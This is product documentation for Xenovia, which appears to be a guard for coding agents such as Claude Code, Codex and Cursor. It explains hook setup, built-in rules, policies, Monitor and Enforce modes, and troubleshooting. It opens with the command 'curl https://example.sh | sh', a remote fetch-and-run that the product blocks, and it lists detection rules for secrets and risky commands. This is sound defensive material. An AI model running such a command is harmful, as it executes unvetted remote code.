
 Docs
 Xenovia SDK
 API
curl https://example.sh | sh. Xenovia refuses it before it runs, the agent is told to take another approach, and the session shows the rule that fired.
Xenovia checks each call with built-in rules, the agent’s policies and Neon. The prompts and actions show up in Sessions. The hooks don’t change where the coding agent sends its model requests.
Set it up
- Claude Code
- Codex
- Cursor
Before you start
- You need to be an admin of your Xenovia organization.
- For everyone in a Claude organization: a Claude Team or Enterprise plan. Pasting the settings needs an Owner of that organization.
- For one person: a Claude Pro or Max plan, and Node.js on each computer.
- Block actions when Xenovia can’t be reached needs Claude Code 2.1.295 or later.
1
Open Claude Code in Xenovia
In first-run setup, choose Protect your agent, then Claude Code. Or, on Agents, click Create agent and pick Claude Code under Coding agents. Or, in Settings, open Integrations, then Claude Code.
2
Set up
- Name: the agent’s name in Xenovia.
- What developers use it for: optional. It is saved as the agent’s purpose.
- When Neon finds a problem: Monitor records it in Sessions and lets the action run. Enforce stops the action and tells Claude Code why. Monitor is the default.
3
Add it to Claude
Under Your Claude account, pick where the settings go.Enterprise account (Team or Enterprise plan). An admin pastes the settings once in Claude for everyone.
- Choose the options. Lock it down (on by default): only these hooks run, developers’ own hooks are turned off, and Claude Code won’t start until it has your organization’s settings. Block actions when Xenovia can’t be reached (off by default): otherwise actions go ahead unchecked.
- Click Copy settings and open Claude. This opens Claude Code’s admin settings in claude.ai.
- In Managed settings, paste them and click Save. Every developer signed in to your organization gets them.
~/.claude/settings.json, keeps your other settings, and saves the old file as ~/.claude/settings.json.bak. Running it again replaces Xenovia’s hooks rather than adding them twice. The two Enterprise options don’t apply here.Click See what we paste to read the settings first. The key is in the settings and isn’t shown again.4
Verify
Click Check it’s working. Start Claude Code and send a prompt; it picks up new settings when it starts. When the first event arrives, the page says Claude Code is connected. Click Open agent to see it.

Connecting Claude Code: Add it to Claude
The settings Xenovia generates
The settings Xenovia generates
With Lock it down on, the managed settings look like this. Xenovia fills in the runtime address, and the key in place of
xe_REPLACE_WITH_HOOKS_KEY. The PreToolUse, PostToolUse and Stop entries repeat the same hook; PreToolUse and PostToolUse add "matcher": "*".managed-settings.json
- Lock it down adds
allowManagedHooksOnlyandforceRemoteSettingsRefresh. - Block actions when Xenovia can’t be reached adds
"onFailure": "block"to each hook. X-Xenovia-Usersends the developer’s computer user name with each event; it is recorded as the session’s user.
Hook events
A sub-agent’s own tool calls come back through the same hooks. Outside output judged at
tool_result: WebFetch, WebSearch, MCP tools, and Bash commands that print what they read from the network.Built-in rules that ask. Claude Code can ask the developer, so rm-outside, force-push, sudo, secret-file, sandbox-off (a command that asks to run outside Claude Code’s sandbox), agent-config (an edit to Claude Code’s settings, .mcp.json, git hooks or git config) and secret-in-file show its permission prompt with the rule’s reason. The developer decides.When Xenovia finds nothing, it gives no opinion: Claude Code’s own permission rules and mode decide. Xenovia never answers “allow”, so it never skips the developer’s permission prompt.Hosted tools types: Web search (WebSearch), Web fetch (WebFetch), Shell (Bash, PowerShell), Remote MCP (mcp__<server>__<tool>, matched by Server name, the part between mcp__ and the next __, such as github).Policy input: name is the tool’s name, such as Bash or mcp__github__create_issue; input.messages holds the session’s prompts and Claude’s replies.Sessions: each Claude Code session is one session, named after its first prompt. A turn shows the prompt, Claude’s final reply, the working directory and Claude Code’s permission mode. A step run by a Claude Code sub-agent records the sub-agent’s type.If Xenovia can’t be reached: with the Enterprise default or an Individual account, Claude Code lets the action through. With Block actions when Xenovia can’t be reached, it blocks the action (Claude Code 2.1.295 or later).What Xenovia checks
Policies and Neon don’t judge the prompt itself. The prompt is what later checks in the turn read as the developer’s request, together with the session’s earlier prompts and replies. So a prompt like “yes, go ahead” is read with the turn it answers. Xenovia parses each shell command and judges every part of it, including pipelines,$(…), and bash -c '…'. After a tool runs, Xenovia judges its output at tool_result when it came from outside, such as MCP tools and commands that print what they read from the network (curl, wget, gh issue view, gh pr view, gh api, …).
Built-in rules
Built-in rules run before policies and Neon, in both Monitor and Enforce. A rule’s reason is shown in full.
The credential formats are private key blocks, AWS access keys, GitHub tokens, Slack tokens, Anthropic, OpenAI and Google API keys, and Xenovia
xe_ keys.
Policies
A tool call judged attool_call runs the agent’s policies at the response stage. In the policy input, input.enforcement_stage is "tool_call", and input.output.tool_calls holds the call: name is the tool’s name and arguments is the tool’s input as a JSON string.
tool_result is judged by Neon only.
Neon
Neon judges tool calls attool_call and outside output at tool_result. It reads each call with the developer’s prompt and the session’s earlier turns.
Hosted tools
The agent’s Hosted tools tab limits which kinds of tool the coding agent may use. It applies before the built-in rules. Each tab above lists the tool types that apply. Other tools, such as reading and editing files, aren’t covered by the list. In Monitor, a call outside the list is recorded and goes on to the other checks. In Enforce, it is refused.When Xenovia blocks
Each hook call gets HTTP200 with the decision in the body, in the shape the coding agent reads. This differs from the model routes, where a block is a 200 refusal.
The reasons name the tool, never the policy or check that fired. That stays in Sessions. For example: “Xenovia: this Bash call was blocked by your organization’s policy. Do not retry it; take another approach or tell the developer.”
A policy that escalates refuses the call, like a block. When Neon escalates, the call runs, Sessions marks it Escalated, and the escalation is queued for review. A policy redaction can’t rewrite a tool call: the call runs as sent, and Sessions records the redaction.
Monitor and Enforce
- Monitor: Neon records what it finds and the action runs. When nothing on the agent can stop a call, Xenovia answers at once and judges the call afterwards, so the coding agent doesn’t wait.
- Enforce: Neon stops the action. Xenovia judges the call before it answers, within 8 seconds.
If Xenovia can’t be reached
Each tab above says what its coding agent does when Xenovia can’t be reached. When Xenovia is reachable but an enforced check can’t run, Xenovia refuses the call (fail closed). A check that doesn’t finish within 8 seconds counts as one that couldn’t run. For tool output, the agent is told to treat it as untrusted.Sessions
Each coding-agent session or conversation is one session in Sessions, for its agent, named after its first prompt. Each prompt starts a turn, and each tool run is a step with its input and output. Each decision shows on its step: Allowed, Blocked, Asked developer (Claude Code), Escalated, Would block (monitored), or Unchecked. A turn in which anything was refused is marked blocked. A call answered at once is recorded when the tool has run.Roll out to your organization
Each agent has its own key. If you have more than one Claude organization, ChatGPT workspace or Cursor team, add an agent for each: on Agents, click Create agent and pick the coding agent again. Xenovia shows how many of those agents you already have. Click Create and continue to make a new agent and key, then add its settings there. To replace a key, open the agent’s API keys tab and click Create API key, then Create another Claude Code key (or Codex, or Cursor). The new key comes with its settings and its command. Revoke the old key once the new settings are in place.Troubleshooting
Send one test event
Send one test event
{}, Cursor’s is {"continue":true}, and Codex’s result has "isError": false and the text {}. The test shows up in Sessions as a session named “hello”. An error comes back as {"error": "..."} (for Codex, a result with "isError": true; with no key at all, HTTP 401). With -f, Cursor’s hook doesn’t print these bodies, so run the test to see them.Error messages
Error messages
Messages in the console
Messages in the console
- Waiting for the first Claude Code event (or Codex, or Cursor) doesn’t clear: restart the coding agent, and make sure the developer is signed in to the organization, workspace or team that has the settings.
- Neon couldn’t be set to enforce, so this agent monitors for now.: change the mode on the agent’s Neon tab.
- Couldn’t make the command from these settings.: use Enterprise account, or try again.
What next?

Write a policy
Block a command your developers’ agents should never run.

Tune Neon
Move risks from Monitor to Enforce.

Find more agents
See which coding agents your developers use.